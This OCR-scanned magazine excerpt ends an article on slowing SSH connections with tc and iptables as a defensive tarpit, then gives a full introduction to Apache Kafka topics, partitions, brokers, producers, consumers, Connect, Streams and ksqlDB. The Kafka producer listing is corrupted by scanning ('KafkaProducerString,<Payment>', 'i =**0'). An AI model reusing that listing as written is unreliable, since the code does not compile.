As per step 3, you need to create a rule for all your network interface traffic, with the exception of your tarpit or throttled traffic, by dutifully naming this classifier *1:0* (I prefer to think of such rules as a "traffic class" for simplicity):

```
$ tc class add dev wlp1s0 ➘
  parent 1: classid 1:0 htb rate 8000Mbit
```

For step 4, instead of adding loads of traffic allowance add just 10bps of available throughput and call the entry *1:5* for later reference:

```
$ tc class add dev wlp1s0 ➘
  parent 1: classid 1:5 htb ➘
  rate 80bit prio 1
```

The filter for step 5 picks up all marked packets courtesy of the iptables rules in step 1 and matches the *1:5* traffic class entry in HTB:

```
$ tc filter add dev wlp1s0 parent 1: ➘
  prio 1 protocol ip handle 10 fw flowid 5
```

Note the `flowid 5` to match the *1:5* traffic class and the `ip handle 10` to match the iptables rules.
For step 6, you can see your qdisc in action:

```
$ watch -n1 tc -s -g class show dev wlp1s0
```

Figure 1 shows the hierarchical explanation of the two child classifiers, which are sitting under the parent qdisc.
For more granular information on qdisc, traffic class, or filter level, you can use the commands:

```
$ tc qdisc show dev wlp1s0
$ tc class show dev wlp1s0
$ tc filter show dev wlp1s0
```

Next, you should look for your local network interface's IP address (make sure you replace my network interface name with your own):

```
$ ip a | grep wlp1s0 | grep inet
inet 192.168.0.16/24 brd 192.168.0.255 ➘
  scope global dynamic noprefixroute wlp1s0
```

Now log in to another machine on your local network with SSH access (or open up SSH access for a remote machine) and run the command,

```
$ ssh 192.168.0.16
```


replacing your IP address for mine. After watching a very slow login prompt, you can generate some arbitrary noise in the terminal (use any command that you like), such as the following, which on my machine will push screeds of data up the screen:

```
$ find / -name chrisbinnie
```

If all goes well, you should see the output move very, very slowly indeed, and if you're serving an application over another port (I'm not on my laptop), other services should be absolutely fine, running as usual at the normal speed.
The proof in the pudding – that your second class is matching traffic to the filter that references the iptables rules – is seen in Figure 1 for the 1.5 class. If you run a few commands on your other machine that is SSH'd into your throttled SSH server, you should see the *overlimits* increase steadily. In Figure 1, that is showing 36 packets.
If you need to triple-check that it is working as hoped, you can remove the running `tc` configuration:

```
$ tc qdisc del dev wlp1s0 root
```

SSH should magically return to being nice and responsive again.
Although you are not strictly tarpitting connections, you are limiting them significantly. The exceptional `tc` will only allow that tiny upper limit of bandwidth to all SSH connections on TCP port 22, so rest assured that with multiple attackers vying for such a small amount of traffic, it's not going to be an enjoyable experience.



```
Every 2.0s: tc -s -g class show dev wlp1s0

+---(1:) htb rate 8Gbit ceil 8Gbit burst 0b cburst 0b
     |   Sent 0 bytes 0 pkt (dropped 0, overlimits 0 requeues 0)
     |   backlog 0b 0p requeues 0
     |
     +---(1:5) htb prio 1 rate 80bit ceil 80bit burst 1600b cburst 1600b
                Sent 54695 bytes 85 pkt (dropped 0, overlimits 36 requeues 0)
                backlog 0b 0p requeues 0
```


Figure 1: One large and one small traffic class, in terms of throughput.

The End Is Nigh

If you're keen to learn more about the genuinely outstanding `tc` and its collection of various qdiscs, which you should, you can find a lot more information online to alter your network traffic in almost any way you imagine. The manual page for Ubuntu [7] is a good start.
For further reading on tarpits, refer to the Server Fault forum [8], which discusses the good and bad elements of tarpits in detail and offers some useful insights into how the ordering of your iptable chains, or rules, can be set up to be the most efficient.
Also, pay attention to the comments about accidentally filling up logs and causing a different type of denial of service that you might not have been expecting.
As mentioned before, be certain you know what you are switching on when it comes to tarpit functionality, whichever route you take. On occasion, honeypots and tarpits can be an invaluable addition to your security setup, but without some forethought, it is quite possible to tie your shoelaces across your shoes and trip yourself up, irritate your users, and cause a whole heap of extra work for yourself. ■

Info

[1] Endlessh: [https://github.com/skeeto/endlessh]
[2] Install Docker engine on Ubuntu: [https://docs.docker.com/engine/install/ubuntu]
[3] "Super Simple SSH Tarpit" by Gabriel Nyman, November 20, 2017: [https://nyman.re/super-simple-ssh-tarpit]
[4] Tarpit: [https://en.wikipedia.org/wiki/Tarpit_(networking)]
[5] Netfilter: [https://www.netfilter.org]
[6] iptables: [https://linux.die.net/man/8/iptables]
[7] Ubuntu tc man page: [http://manpages.ubuntu.com/manpages/cosmic/man8/tc.8.html]
[8] Server Fault: [https://serverfault.com/questions/611063/does-tarpit-have-any-known-vulnerabilities-or-downsides]



Processing streaming events with Apache Kafka

The Streamer

Apache Kafka reads and writes events virtually in real time, and you can extend it to take on a wide range of roles in today's world of big data and event streaming. By Kai Wähner

Event streaming is a modern concept that aims at continuously processing large volumes of data. The open source Apache Kafka [1] has established itself as a leader in the field. Kafka was originally developed by the career platform LinkedIn to process massive volumes of data in real time. Today, Kafka is used by more than 80 percent of the Fortune 100 companies, according to the project's own information.

Apache Kafka captures, processes, stores, and integrates data on a large scale. The software supports numerous applications, including distributed logging, stream processing, data integration, and pub/sub messaging. Kafka continuously processes the data almost in real time, without first writing to a database.

Kafka can connect to virtually any other data source in traditional enterprise information systems, modern databases, or the cloud. Together with the connectors available for Kafka Connect, Kafka forms an efficient integration point without hiding the logic or routing within the centralized infrastructure.

Many organizations use Kafka to monitor operating data. Kafka collects statistics from distributed applications to create centralized feeds with real-time metrics. Kafka also serves as a central source of truth for bundling data generated by various components of a distributed system. Kafka fields, stores, and processes data streams of any size (both real-time streams and from other interfaces, such as files or databases). As a result, companies entrust Kafka with technical tasks such as transforming, filtering, and aggregating data, and they also use it for critical business applications, such as payment transactions.

Kafka also works well as a modernized version of the traditional message broker, efficiently decoupling a process that generates events from one or more other processes that receive events.

What is Event Streaming

In the parlance of the event-streaming community, an event is any type of action, incident, or change that a piece of software or an application identifies or records. This value could be a payment, a mouse click on a website, or a temperature point recorded by a sensor, along with a description of what happened in each case.

An event connects a notification (a temporal element on the basis of which the system can trigger another action) with a state. In most cases the message is quite small – usually a few bytes or kilobytes. It is usually in a structured format, such as JSON, or is included in an object serialized with Apache Avro or Protocol Buffers (protobuf).

Architecture and Concepts

Figure 1 shows a sensor analysis use case in the Internet of Things (IoT) environment with Kafka. This scenario provides a good overview of the individual Kafka components and their interaction with other technologies.

Kafka's architecture is based on the abstract idea of a distributed commit log. By dividing the log into partitions, Kafka is able to scale systems. Kafka models events as key-value pairs.

Internally these keys and values consist only of byte sequences. However, in your preferred programming language they can often be represented as structured objects in that language's type system. Conversion between language types and internal



Streaming Platform
Other Components
Machine Sensors
IoT Integration Layer (Kafka Producer)
Ingest Data
Streaming Platform (Kafka Broker with Topics)
Critical Data
Real Time Monitoring System (Kafka Consumer)
Human Intelligence
Big Data Integration Layer (Kafka Connect)
All Data
Batch Analytics Platform (Spark)
BI Dashboard (Tableau)
Data Processing
Stream Processing (Kafk Streams / ksqlDB)

Figure 1: Kafka evaluates the measuring points of the IoT sensors. A Kafka producer feeds them into the platform, and a Kafka consumer receives them for monitoring. At the same time, they are transferred to a Spark-based analysis platform by Kafka Connect. © Confluent

bytes is known as (de-)serialization in Kafka-speak. As mentioned earlier, serialized formats are mostly JSON, JSON Schema, Avro, or protobuf.
What exactly do the keys and values represent? Values typically represent an application domain object or some form of raw message input in serialized form – such as the output of a sensor.
Although complex domain objects can be used as keys, they usually consist of primitive types like strings or integers. The key part of a Kafka event does not necessarily uniquely identify an event, as would the primary key of a row in a relational database. Instead, it is used to determine an identifiable variable in the system (e.g., a user, a job, or a specific connected device).
Although it might not sound that significant at first, keys determine how Kafka deals with things like parallelization and data localization, as you will see.

Kafka Topics

Events tend to accumulate. That is why the IT world needs a system to organize them. Kafka's most basic organizational unit is the "topic," which roughly corresponds to a table in a relational database. For developers working with Kafka, the topic is the abstraction they think about most. You create topics to store different types of events. Topics can also comprise filtered and transformed versions of existing topics.
A topic is a logical construct. Kafka stores the events for a topic in a log. These logs are easy to understand because they are simple data structures with known semantics.
You should keep three things in mind: (1) Kafka events always append to the end of a logfile. When the software writes a new message to a log, it always ends up at the last position. (2) You can only read events by searching for an arbitrary position (offset) in the log and then sequentially browsing log entries. Kafka does not allow queries like ANSI SQL, which lets you search for a certain value. (3) The events in the log prove to be immutable – past events are very difficult to undo.
The logs themselves are basically perpetual. Traditional messaging systems in companies use queues as well as topics. These queues buffer messages on their way from source to destination. However, they usually also delete the messages after consumption. The goal is not to keep the messages longer, to be fed to the same or another application later (Figure 2).
Because Kafka topics are available as logfiles, the data they contain is by nature not temporarily available, as in traditional messaging systems, but permanently available. You can configure each topic so that the data expires either after a certain age (retention time) or as soon as the topic reaches a certain size. The time span can range from seconds to years to indefinitely.
The logs underlying Kafka topics are stored as files on a disk. When Kafka writes an event to a topic, it is as permanent as the data in a classical relational database.
The simplicity of the log and the immutability of the content it contains are the key to Kafka's success as a critical component in modern data infrastructures. A (real) decoupling of the systems therefore works far better than with traditional middleware (Figure 3), which relies on the extract, transform, load (ETL) mechanism or an enterprise service bus (ESB) and which is based either on web services or message queues. Kafka simplifies domain-driven design (DDD) but also




Figure 2: Kafka's consumers sometimes consume the data in real time. © Confluent

allows communication with outdated interfaces [2].

Kafka Partitions

If a topic had to live exclusively on one machine, Kafka's scalability would be limited quite radically. Therefore, the software (in contrast to classical messaging systems) divides a logical topic into partitions, which it distributes to different machines (Figure 4), allowing individual topics to be scaled as desired in terms of data throughput and read and write access.
Partitioning takes the single topic and splits it (without redundancy) into several logs, each of which exists on a separate node in the Kafka cluster. This approach distributes the work of storing messages, writing new messages, and processing existing messages across many nodes in the cluster.
Once Kafka has partitioned a topic, you need a way to decide which messages Kafka should write to which partitions. If a message appears without a key, Kafka usually distributes the subsequent messages in a round-robin process to all partitions of the topic. In this case, all partitions receive an equal amount of data, but the incoming messages do not adhere to a specific order.
If the message includes a key, Kafka calculates the target partition from a hash of the key. In this way, the software guarantees that messages with the same key always end up in the same partition and therefore always remain in the correct order.
Keys are not unique, though, but reference an identifiable value in the system. For example, if the events all belong to the same customer, the customer ID used as a key guarantees that all events for a particular customer always arrive in the correct order. This guaranteed order is one of the great advantages of the append-only commit log in Kafka.




Figure 3: Apache Kafka's domain-driven design helps decouple middleware. © Confluent

Kafka Brokers

Thus far, I have explained events, topics, and partitions, but I have not yet addressed the actual computers too explicitly. From a physical infrastructure perspective, Kafka comprises a network of machines known as brokers. Today, these are probably not physical servers, but more typically containers running on pods, which in turn run on virtualized servers running on actual processors in a physical data center somewhere in the world.

Whatever they do, they are independent machines, each running the Kafka broker process. Each broker hosts a certain set of partitions and handles incoming requests to write new events to the partitions or read events from them. Brokers also replicate the partitions among themselves.

Replication

Storing each partition on just one broker is not enough: Regardless of whether the brokers are bare-metal servers or managed containers, they and the storage space on which they are based are vulnerable to failure. For this reason, Kafka copies the partition data to several other brokers to keep it safe.

These copies are known as "follower replicas," whereas the main partition is known as the "leader replica" in Kafka-speak. When a producer generates data for the leader (generally in the form of read and write operations), the leader and the followers work together to replicate these new writes to the followers automatically. If one node in the cluster dies, developers can be confident that the data is safe because another node automatically takes over its role.

Client Applications

Now I will leave the Kafka cluster itself and turn to the applications that Kafka either populates or taps into: the producers and consumers. These client applications contain code developed by Kafka users to insert messages into and read messages from topics. Every component of the Kafka platform that is not a Kafka broker is basically a producer or consumer – or both. Producers and consumers form the interfaces to the Kafka cluster.

Kafka Producers

The API interface of the producer library is quite lightweight: A Java class named `KafkaProducer` connects the client to the cluster. This class has some configuration parameters, including the address of some brokers in the cluster, a suitable security configuration, and other settings that influence the network behavior of the producer.

Transparently for the developer, the library manages connection pools, network buffers, and the processes of waiting for confirmation of messages by brokers and possibly retransmitting messages. It also handles a multitude of other details that the application programmer does not need to worry about. The excerpt in Listing 1 shows the use of the KafkaProducer API to generate and send 10 payment messages.

Listing 1: KafkaProducer API

```
[...]
try (KafkaProducerString,<Payment> producer = new KafkaProducer<String,
                                                Payment>(props)) {

  for (long i =**0; i <**10; i++) {
    final String orderId = "id" + Long.toString(i);
    final Payment payment = new Payment(orderId,**1000.00d);
    final ProducerRecord<String, Payment> record =
      new ProducerRecord<String, Payment>("transactions",
                            payment.getId().toString(),
                                             payment);
    producer.send(record);
  }
} catch (final InterruptedException e) {
    e.printStackTrace();
}
[...]
```

Kafka Consumers

Where there are producers, there are usually also consumers. The use of the KafkaConsumer API is similar in principle to that of the KafkaProducer API. The client connects to the cluster via the `KafkaConsumer` class. The class also has configuration options, which determine the address of the cluster, security options, and other parameters. On the basis of the connection, the consumer then subscribes to one or more topics.

Kafka scales consumer groups more or less automatically. Just like `KafkaProducer`, `KafkaConsumer` also manages connection pooling and the network protocol. However, the functionality on the consumer side goes far beyond the network cables.

When a consumer reads a message, it does not delete it, which is what distinguishes Kafka from traditional message




Figure 4: Replication in Kafka with a leader, followers, topics, and partitions. © Confluent

queues. The message is still there, and any interested consumer can read it. In fact, it is quite normal in Kafka for many consumers to access a topic. This seemingly minor fact has a disproportionately large influence on the types of software architectures that are emerging around Kafka, because Kafka is suitable not just for real-time data processing. In many cases, other systems also consume the data, including batch processes, file processing, request-response web services (representational state transfer, REST/simple object access protocol, SOAP), data warehouses, and machine learning infrastructures.

The excerpt in Listing 2 shows how the KafkaConsumer API consumes and processes 10 payment messages.

Kafka Ecosystem

If there were only brokers managing partitioned, replicated topics with an ever-growing collection of producers and consumers, who in turn write and read events, this would already be quite a useful system.

However, the Kafka developer community has learned that further application scenarios soon emerge among users in practice. To implement these, users then usually develop similar functions around the Kafka core. To do so, they build layers of application functionality to handle certain recurring tasks.

The code developed by Kafka users may do important work, but it is usually not relevant to the actual business field in which their activities lie. At most, it indirectly generates value for the users. Ideally, the Kafka community or infrastructure providers should provide such code.

And they do: Kafka Connect [3], the Confluent Schema Registry [4], Kafka Streams [5], and ksqlDB [6] are examples of this kind of infrastructure code. Here, I look at each of these examples in turn.

Data Integration with Kafka Connect

Information often resides in systems other than Kafka. Sometimes you want to convert data from these systems into Kafka topics; sometimes you want to store data from Kafka topics on these systems. The Kafka Connect integration API is the right tool for the job.

Kafka Connect comprises an ecosystem of connectors on the one hand and a client application on the other. The client application runs as a server process on hardware separate from the Kafka brokers – not just a single Connect worker, but a cluster of Connect workers who share the data transfer load into and out of Kafka from and to external systems. This arrangement makes the service scalable and fault tolerant.

Kafka Connect also relieves the user of the need to write complicated code: A JSON configuration is all that is required. The excerpt in Listing 3 shows how to stream data from Kafka into an Elasticsearch installation.

Kafka Streams and ksqlDB

In a very large Kafka-based application, consumers tend to increase complexity. For example, you might start with a simple stateless transformation (e.g., obfuscating personal information or changing the format of a message to meet internal schema requirements). Kafka users soon end up with complex aggregations, enrichments, and more.

The code of the KafkaConsumer API does not provide much support for such operations: Developers working for Kafka users therefore have to program a fair amount of frame code to deal with time slots, latecomer messages, lookup tables, aggregations by key, and more.

When programming, it is also important to remember that operations such as aggregation and enrichment are typically stateful. The Kafka application must not lose this state, but at the same time it must remain highly available: If the application fails, its state is also lost.

You could try to develop a schema to maintain this state somewhere, but it is devilishly complicated to write and debug on a large scale, and it

Listing 2: KafkaConsumer API

```
[...]
try (final KafkaConsumer<String, Payment> consumer = new KafkaConsumer<>(props)) {
  consumer.subscribe(Collections.singletonList(TOPIC));

  while (true) {
    ConsumerRecords<String, Payment> records = consumer.poll(10);
    for (ConsumerRecord<String, Payment> record : records) {
      String key = record.key();
      Payment value = record.value();
      System.out.printf("key = %s, value = %s%n", key, value);
    }
  }
}
[...]
```

Listing 3: JSON for Kafka Connect

```
[...]
{
  "connector.class": "io.confluent.connect.elasticsearch.ElasticsearchSinkConnector",
  "topics"         : "my_topic",
  "connection.url" : "http://elasticsearch:9200",
  "type.name"      : "_doc",
  "key.ignore"     : "true",
  "schema.ignore"  : "true"
}
[...]
```

wouldn't really help to improve the lives of Kafka users directly. Therefore, Apache Kafka offers an API for stream processing: Kafka Streams.

Kafka Streams

The Kafka Streams Java API allows easy access to all computational primitives of stateless and stateful stream processing (actions such as filtering, grouping, aggregating, merging, etc.), removing the need to write framework code against the consumer API to do all these things. Kafka Streams also supports the potentially large number of states that result from the calculations of the data stream processing. It also keeps the data collections and enrichments either in memory or in a local key-value store (based on RocksDB).

Combining stateful data processing and high scalability turns out to be a big challenge. The Streams API solves both problems: On the one hand, it maintains the status on the local hard disk and of internal topics in the Kafka cluster; on the other hand, the client application (i.e., the Kafka Streams cluster) automatically scales as Kafka adds or removes new client instances.

In a typical microservice, the application performs stream processing in addition to other functions. For example, a mail order company combines shipment events with events in a product information change log, which contains customer records to create shipment notification objects that other services then convert into email and text messages. However, the shipment notification service might also be required to provide a REST API for synchronous key queries by mobile applications once the apps render views that show the status of a particular shipment.

The service reacts to events. In this case, it first merges three data streams with each other and may perform further state calculations (state windows) according to the merges. Nevertheless, the service also serves HTTP requests at its REST endpoint. Because Kafka Streams is a Java library and not a set of dedicated infrastructure components, it is trivial to integrate directly into other applications and develop sophisticated, scalable, fault-tolerant stream processing. This feature is one of the key differences from other stream-processing frameworks like ksqlDB, Apache Storm, or Apache Flink.

ksqlDB

Kafka Streams, as a Java-based stream-processing API, is very well suited for creating scalable, standalone stream-processing applications. However, it is also suitable for enriching the stream-processing functions available in Java applications.

What if applications are not in Java or the developers are looking for a simpler solution? What if it seems advantageous from an architectural or operational point of view to implement a pure stream-processing job without a web interface or API to provide the results to the frontend? In this case, ksqlDB enters the play.

The highly specialized database is optimized for applications that process data streams. It runs on its own scalable, fault-tolerant cluster and provides a REST interface for applications that then submit new stream-processing jobs to execute and retrieve results.

The stream-processing jobs and queries are written in SQL. Thanks to the interface options by REST and the command line, it does not matter which programming language the applications use. It is a good idea to start in development mode, either with Docker or a single node running natively on a development machine, or directly in a supported service.

In summary, ksqlDB is a standalone, SQL-based, stream-processing engine that continuously processes event streams and makes the results available to database-like applications. It aims to provide a conceptual model for most Kafka-based stream-processing application workloads. For comparison, Listing 4 shows an example of logic that continuously collects and counts the values of a message attribute. The beginning of the listing shows the Kafka Streams version; the second part shows the version written in ksqlDB.

Listing 4: Kafka Streams vs ksqlDB

```
[...]
// Kafka Streams (Java):
builder
  .stream("input-stream",
    Consumed.with(Serdes.String(), Serdes.String()))
  .groupBy((key, value) -> value)
  .count()
  .toStream()
  .to("counts", Produced.with(Serdes.String(), Serdes.Long()));

// ksqlDB (SQL):

SELECT x, count(*) FROM stream GROUP BY x EMIT CHANGES;
[...]
```

Conclusions and Outlook

Kafka has established itself on the market as the de facto standard for event streaming; many companies use it in production in various projects. Meanwhile, Kafka continues to develop.

With all the advantages of Apache Kafka, it is important not to ignore the disadvantages: Event streaming is a fundamentally new concept. Development, testing, and operation is therefore completely different from using known infrastructures. For example, Apache Kafka uses rolling upgrades instead of active-passive deployments.

